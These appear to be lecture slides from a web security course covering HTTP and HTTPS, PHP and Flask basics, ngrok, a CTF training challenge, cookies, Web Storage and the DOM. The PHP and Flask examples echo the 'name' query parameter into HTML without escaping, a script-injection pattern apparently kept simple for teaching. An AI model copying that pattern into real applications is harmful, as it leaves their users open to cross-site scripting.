 - **Stateless:** different requests are processed independently from each other
 - Cookies are used to implement stateful applications on top of HTTP
 - **Not encrypted:** HTTP traffic can be read and modified on the network without the communication parties to notice it
 - Default port for HTTP is 80

The HTTPS Protocol

- ▶ **HTTPS is the secure variant of HTTP:**
 - Essentially, HTTP traffic delivered over a TLS connection
 - Default port is 443
- ▶ Security properties:
 - **Confidentiality:** content of the traffic cannot be inspected as it travels on the network
 - **Integrity:** content of the traffic cannot be modified as it travels on the network
 - **Authentication:** the client can verify that it is communicating with the expected server

HTTP Request

Path (+ optional query string)

Method HTTP version

↓ ↓ ↓
POST /login HTTP/2

Host: example.com

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.16; rv:85.0)

Gecko/20100101 Firefox/85.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Content-Type: application/x-www-form-urlencoded

Content-Length: 71

Origin: https://example.com

Connection: keep-alive

Referer: https://example.com/login

Upgrade-Insecure-Requests: 1

user=ugo&csrf_token=ijljMjlkMDE40DJmZWZlODhf

Most common HTTP Methods:

GET should have no side effects, used to retrieved data

POST possible side effect, used to insert/update remote resources

HEAD same as GET but without response body

HTTP headers



Blank line

Optional request body (empty for GET)

HTTP Response

HTTP Status code, where first digit defines the message type: 2: OK, 3: Redirect, 4: Client Error, 5: Server Error

version Reason phrase

↓
HTTP/2 200 OK

Server: nginx

Date: Mon, 22 Feb 2021 15:38:46 GMT

Content-Type: text/html; charset=utf-8

Content-Length: 10459

Vary: Cookie

Set-Cookie: session=apU8ig7aeonYoLt0K0C9R5D5fY; Secure; HttpOnly; Path=/

Strict-Transport-Security: max-age=63072000

```
<html>
  <body>login successful!</body>
</html>
```

Cookie

Blank line

HTTP headers

(Optional)
response
body

The Languages of the Web: Client-Side

- ▶ **HTML**

- Defines the structure of the webpage

```
<html>
  <body>
    <p>hello!</p>
  </body>
</html>
```

- ▶ **CSS**

- Defines the styling of the page

```
p {
  color: red;
}
```

- ▶ **JavaScript:**

- Allows to add dynamic interactive effects to the webpage (e.g., react to user interactions)

```
let d = window.document;
let p = d.getElementsByTagName('p')[0];
p.addEventListener('click', function () {
  this.style.color = 'blue';
});
```

The Languages of the Web: Server-Side

- ▶ Virtually every programming language can be used on the server-side (even C!)
- ▶ Most common server-side languages in 2020:
 - **Python**, NodeJS (JavaScript), Java, C#, **PHP**
- ▶ The server-side language is used to implement your web application:
 - Session management of users
 - Interaction with the database
 - Generation of the response pages
 - ...

Quick and dirty HTTP server

A quick but **unsafe** way of spawning a HTTP server is:

```
> python3 -m http.server 8000
```

 for CTF

Serving HTTP on 0.0.0.0 port 8000 (<http://0.0.0.0:8000/>) ...

NOTE: the current working directory is the root for the web server

PHP: Hypertext Preprocessor - Basics

- We will use PHP in some of the examples
- It is a server-side scripting language with [C-like syntax](#)
- HTML and PHP code can be [intermingled](#) in the same file
- [Variable names](#) start with **\$**
- Command **echo** can be used to [print](#) the value of an expression
- The operator **.** denotes [string concatenation](#)
- Important global associative arrays (i.e., dictionaries):
 - **\$_GET**: parameters provided via the [URL query string](#)
 - **\$_POST**: parameters provided in the [body of a request](#)
 - **\$_SESSION**: parameters stored in a PHP session (preserved across multiple requests)

PHP: Hypertext Preprocessor - Example

```
<HTML>
  <BODY>
    <P><?php echo "Hello " . $_GET["name"]; ?></P>
  </BODY>
</HTML>
```

index.php



GET /index.php?name=Ugo HTTP/2
Host: example.com

```
<HTML>
  <BODY>
    <P>Hello Ugo</P>
  </BODY>
</HTML>
```

example.com



Quick and dirty HTTP+PHP server

A quick but **unsafe** way of spawning a HTTP/PHP server is:

```
> php -S 0.0.0.0:8000
```

```
[Mon Oct 25 18:42:06 2021] PHP 7.4.3 Development Server (http://0.0.0.0:8000) started
[Mon Oct 25 18:42:28 2021] 127.0.0.1:37502 Accepted
[Mon Oct 25 18:42:28 2021] 127.0.0.1:37502 [200]: GET /
[Mon Oct 25 18:42:28 2021] PHP Notice: Undefined index: name in index.php on line 3
[Mon Oct 25 18:42:28 2021] 127.0.0.1:37502 Closing
[Mon Oct 25 18:42:37 2021] 127.0.0.1:37506 Accepted
[Mon Oct 25 18:42:37 2021] 127.0.0.1:37504 [200]: GET /?name=ugo
[Mon Oct 25 18:42:37 2021] 127.0.0.1:37504 Closing
```

NOTE: the current working directory is the root for the web server

Quick and dirty HTTP/Python server

```
from flask import Flask, request  
  
app = Flask(__name__)  
  
@app.route("/")  
def hello_world():  
    return "<html>\n<body>\n<p>Hello %s</p></body></html>"  
        % request.args.get('name')
```

app.py



GET /?name=Ugo HTTP/2
Host: example.com

<HTML>
 <BODY>
 <P>Hello Ugo</P>
 </BODY>
</HTML>

example.com



Quick and dirty HTTP/Python server (2)

```
> pip3 install flask
```

```
> python3 -m flask run
```

- * Environment: production

WARNING: This is a development server. Do not use it in a production deployment.

Use a production WSGI server instead.

- * Debug mode: off

- * Running on http://127.0.0.1:5000/ (Press CTRL+C to quit)

```
127.0.0.1 - - [25/Oct/2021 18:57:17] "GET / HTTP/1.1" 200 -
```

```
127.0.0.1 - - [25/Oct/2021 18:57:17] "GET /favicon.ico HTTP/1.1" 404 -
```

```
127.0.0.1 - - [25/Oct/2021 18:57:29] "GET /?name=ugo HTTP/1.1" 200 -
```

How to make our server reachable from the internet?

Assuming that we are just talking about development/CTF deployment... we can use **ngrok** to make our server reachable (possibly even with HTTPS). This will work even without a firewall (port forwarding) and without a (dynamic) domain.

The screenshot shows the ngrok homepage. On the left, the URL <https://ngrok.com/> is displayed in pink. The main heading on the page is "Public URLs for building webhook integrations." Below this, a subtext reads: "Spend more time programming. One command for an instant, secure URL to your localhost server through any NAT or firewall." A blue button at the bottom left says "Get started for free". At the top of the page, there is a navigation bar with links: "How it works", "Pricing", "Enterprise solutions", "Docs", "Download", "Login", and a "Sign up" button. To the right of the main content area, there is a terminal window showing the command `./ngrok http 3000` and the output "ngrok by @inconshreveable". It also shows a browser window displaying the URL `https://katesapp.ngrok.io` with the message "Welcome to Kate's Site! It's currently under development...". Below the terminal, a table provides session details:

Session	Status	Account	Web Interface
Forwarding	online	Kate Libby (Plan: Pro)	http://127.0.0.1:4040
Forwarding			https://katesapp.ngrok.io -> localhost:3000
Forwarding			https://katesapp.ngrok.io -> localhost:3000

ngrok

1. Spawn your local HTTP server on port X
2. [Download](#) and install ngrok (available as a snap package!)
3. Register an account on [ngrok.com](#) and get the authtoken
4. Configure the authtoken:
> `ngrok authtoken <auth_token>`

ngrok (2)

5. Run ngrok for http X: > **ngrok http X**

```
Session Status          online
Account                ercoppa (Plan: Free)
Version                2.3.40
Region                 United States (us)
Web Interface          http://127.0.0.1:4040
Forwarding             http://2781-151-31-172-3.ngrok.io -> http://localhost:5000
Forwarding             https://2781-151-31-172-3.ngrok.io -> http://localhost:5000
```

```
Connections            ttl     opn     rt1     rt5     p50     p90
                      3       0      0.04    0.01    0.00    0.00
```

HTTP Requests

```
GET /                  200 OK
GET /favicon.ico      404 NOT FOUND
GET /                  200 OK
```

ngrok (3)

6. Get statistics from the ngrok web interface

The screenshot shows the ngrok web interface with the following details:

- Header Bar:** ngrok (online), Inspect (selected), Status, Documentation.
- Filter by:** All Requests (Clear).
- Request List:**
 - GET / 200 OK 2.06ms
 - GET /favicon.ico 404 NOT FOUND 2.13ms
 - GET / 200 OK 0.97ms** (highlighted in red)
- Detailed Request View for GET /:**
 - Time: 6 minutes ago, Duration: 0.97ms, IP: 151.31.172.3
 - Method: GET /**
 - Buttons: Summary (selected), Headers, Raw, Binary, Replay.
 - Response Status:** 200 OK
 - Content Type: 45 bytes text/html; charset=utf-8
 - Raw Response:

```
<html>
<body>
<p>Hello None</p></body></html>
```

Handwritten Notes:

ngrok http 3000
cat index.html
<p> --- text >

Training challenge #12

URL: <https://training12.webhack.it>

NOTE: THE CHALLENGE IS LIVE!
TRY IT TO LEARN!

Description:

At WebHackIT we like ping pong! Can we play it for fun?

Ping Pong!



I expect to find

"" at

page at:

https://your-ngrok.url

Fetch the page

WebHackIT

Analysis

- It is a web application that ask us a URL
- It is saying that, at the URL, we should serve a page with a specific content
- The url should be from ngrok.io

....let's try to serve a page with this content!

Solution

....too easy! Just look at the previous slides!

HTTP/2 and HTTP/3

HTTP2

- Major revision of the HTTP network protocol. It was derived from the earlier experimental SPDY protocol, originally developed by Google. RFC 7540.
- Main goals:
 - Provide a negotiation mechanism to select HTTP/1.1, 2.0, or other non-HTTP protocols.
 - High-level compatibility with HTTP/1.1
 - Decrease latency to improve page load speed:
 - data compression of HTTP headers
 - HTTP/2 Server Push
 - pipelining of requests
 - fixing the head-of-line blocking problem in HTTP 1.x
 - multiplexing multiple requests over a single TCP connection
 - Support common existing use cases of HTTP, such as desktop web browsers, mobile web browsers, web APIs, web servers at various scales, proxy servers, etc.

Head-of-line blocking problem in HTTP 1.x

HTTP pipelining is a way to send another request while waiting for the response to a previous request. The idea is to avoid to perform several parallel requests since the setup time for each request could be huge.

*don't want to have parallel request
that require multiple TCP connection*

Problem:


- suppose request B is "queued" (in the pipeline) after request A
- what happens if request A requires a long processing time?

Hard to choose how to "queue" the requests. Modern browsers disable pipelining...

HTTP2: some key ideas

- The client can request an upgrade of the connection using the HTTP/1 Request Header. If the server speaks HTTP/2, it sends a "101 Switching" status and from then on it speaks HTTP2 on that connection.
→ more power to build requests
- HTTP2 is a binary protocol, while HTTP is "based" on ASCII. Web applications do not require changes, everything is done by the browser/server.
- The binary protocol allows to efficiently perform multiplexing within one connection:
 - **Stream:** bidirectional bytes flow within a connection, carrying one or more messages.
 - **Message:** sequence of frames that map to a logical request or response message.
 - **Frame:** smallest unit of communication in HTTP/2, each containing a frame header, which at a minimum identifies the stream to which the frame belongs.

HTTP/2: request and response multiplexing




HTTP/3 and QUIC

- HTTP/2 addresses **head-of-line blocking** (HOL) through request multiplexing, which eliminates HOL blocking at the application layer, but **HOL still exists at the transport TCP layer!**
- Third revision of HTTP, still in draft. Backward compatible: same request methods, status codes, and message fields.
- It is based on QUIC, a general-purpose transport layer network protocol designed by Google, which come with two main features:
 - **Switch from TCP to UDP:** this significantly reduces the overhead from the protocol stack, however, now it is up to protocol to recover from transmission errors (a packet is lost). This helps with HOL.
 - **Integrate into the protocol exchange of setup keys and supported protocols part of the initial handshake process:** this reduces overhead for the setup of TLS, which was not optimal in HTTP/2.

Cookies

HTTP(S) Sessions

- ▶ **HTTP(S) is a stateless protocol**
 - Requests are independent from each other
 - What if user wants to stay logged in?
- ▶ **Session concept**
 - Session data is stored on the server with a unique session ID
 - Client attaches the session ID to each request
 - Attacker can hijack an (in)active session and impersonate user if session tokens are not properly protected!



Storing Info in Browser with Cookies

- Sessions are typically implemented on top of cookies
- Cookies set by websites are automatically attached by the browser to subsequent requests to the same website
- Cookie attributes (e.g., Domain, Path, Secure, HttpOnly) can be used to customize the cookie behavior
- A cookie is identified by the triplet (name, domain, path)



Cookies in practice

Setting a new cookie (client-side with Javascript):

```
document.cookie = "username=John Doe; expires=Thu, 18 Dec 2013 12:00:00 UTC; path=/";
```

where:

- **username** is the key (string)
- **John Doe** is the value (string) associated with the key
- **Thu, 18 Dec 2013 12:00:00 UTC** is the expiration date. When missing, the cookie expires at the end of the session
- **path=/** is the path the cookie belongs to. By default, the cookie belongs to the current page.

Cookies in practice (2)

Read all cookies:

```
let x = document.cookie;
```

Delete a cookie:

```
document.cookie = "username=; expires=Thu, 01 Jan 1970 00:00:00 UTC; path=/";
```

...you just set the expiration date to a past date.

Cookies in practice (3)

Handling cookies in PHP (server side):

```
setcookie("user", "John Doe", time() + (86400 * 30), "/"); // we set a cookie  
echo $_COOKIE["user"]; // we get the value for the cookie  
  
setcookie("user", "", time() - 3600); // delete the cookie
```

What are Cookies used for?

► Authentication



- The cookie proves that the client previously authenticated correctly

► Personalization

- Helps the website recognize the user from a previous visit

► Tracking





- Follow the user from site to site; learn his/her browsing behavior, preferences, and so on



Third-party cookies

- a page can host contents coming from other web servers
- cookies that are sent by these servers are named **third-party cookies**
- there are organizations operating in the advertisement that use third-party cookies for tracking users across different sites, allowing ads consistent to user profile
- This may be a huge privacy concern (we talk about this later in the course)
- Several countries have issued laws on the topic. UE have regulated this matter...

Cookie Banners



Storage

Web Storage (or DOM Storage)

Modern browsers allow a web application to store (key, value) pairs on the client:

- **Session Storage**: kept only for the current session
- **Local Storage**: permanent across sessions

The key and value can only be strings. The maximum size for the whole storage is typically 5MB, however, it depends from the browser implementation.

Web Storage is NOT encrypted: e.g., Firefox uses a SQLite file.

Cookie vs Web Storage

They are similar but different:

- Cookies keep track of data in the client for the server (they are attached to each request!). Web Storage keeps track of data only for the client: the server cannot access it (however, the client may still send its content to the server...).
- Cookies have a maximum size of 4KB. Web Storage is designed with a larger capacity in mind.
- Not always clear what happens if two tabs edit the same cookie at the same time. Web Storage uses DB transactions to deal with concurrent operations.
- Cookies come with very old API, which may lead to some security risks. API for Web Storage were designed later and “should” be better.

Web Storage in practice

Javascript (client-side):

```
localStorage.setItem("lastname", "Smith");
```

```
console.log(localStorage.getItem("lastname"));
```

```
localStorage.removeItem("lastname");
```

Same API for **sessionStorage**.


Document Object Model (DOM)

Document Object Model (DOM)

A cross-platform and language-independent interface that treats an XML or HTML document as a tree structure. Each node is an object representing a part of the document.


Javascript can thus easily modify the a page by modifying the HTML DOM.

[\[image credits\]](#)



HTML DOM in practice

```
<!-- My document -->
<HTML>
<HEAD>
  <TITLE>My Document</TITLE>
</HEAD>
<BODY>
  <H1>Header</H1>
  <P>Paragraph</P>
  <P>Paragraph</P>
</BODY>
</HTML>
```



HTML DOM in practice (2)

Javascript (client-side):

- Elements can be retrieved with: `document.getElementById(id)`, `document.getElementsByTagName(name)`, `document.getElementsByClassName(name)`. E.g.:

```
document.getElementById("demo").innerHTML = "Hello World!";
<p id="demo"></p>    —————→ <p id="demo">Hello World!</p>
```

- Given an element, it can be modified using `element.innerHTML` (element content, see example above), `element.<attribute>` (modify an attribute), `element.style.<property>` (modify a CSS property).


HTML DOM in practice (3)

- Given an element, we can modify its subtree with: **element.appendChild(element2)**, **element.replaceChild(old, new)**, **element.removeChild(element2)**
- We can create a new element with **document.createElement(<tagname>)**


Additional details and example can be found [here](#).

MODERN WEB APPLICATIONS

Web Applications: old but still common approach



Web Applications: old but still common approach (2)



